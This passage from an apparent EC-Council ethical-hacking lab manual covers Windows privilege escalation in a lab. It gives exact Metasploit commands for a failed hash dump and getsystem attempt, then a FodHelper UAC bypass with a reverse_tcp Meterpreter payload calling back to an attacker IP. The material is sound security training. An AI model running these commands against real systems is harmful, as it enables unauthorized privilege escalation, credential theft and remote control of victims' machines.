


Figure 2.1.23: BeRoot result

43. You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.

    Note: Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and SeImpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

44. In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the Meterpreter session.

TASK 1.7

Check Current System Privileges

45. Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.
46. Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.




Figure 2.1.24: Access Denied

47. The command fails to dump the hashes from the SAM file located on the **Windows 10** virtual machine and returns an error stating **Insufficient privileges to dump hashes**!.
48. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.
49. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

    The command issued is:

    - **getsystem -t 1**: Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique
50. The command fails to escalate privileges and returns an error stating **Access is denied.**

Note: The screenshot might differ in your lab environment.




Figure 2.1.25: Trying getsystem Command

51. From the result, it is evident that the security configuration of the **Windows 10** virtual machine is blocking you from gaining unrestricted access to it.

TASK 1.8

Bypass User Account Control Setting

52. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

Note: In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

53. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.




Figure 2.1.26: Back grounding the Session

54. Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

55. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.




Figure 2.1.27: Setting the Exploit

56. Type **set SESSION 1** (**1** is the current Meterpreter session which is running in the background) and press **Enter**.




Figure 2.1.28: Setting the Exploit

57. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

58. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.
59. The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.
60. The **Payload options** section displays the requirement for the payload.

    Observe that:

    - The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** virtual machine)
    - The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option
    - The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option




Figure 2.1.29: Setting the Payload

61. To set the **LHOST** option, type **set LHOST 10.10.10.13** and press **Enter**.
62. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

Note: In this lab, **10.10.10.13** is the IP Address of the attacker machine (here, **Parrot Security**), which might vary in your lab environment.




Figure 2.1.30: Setting the Payload

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

63. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 10** virtual machine.

64. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 10** virtual machine; you have now successfully completed a Meterpreter session.

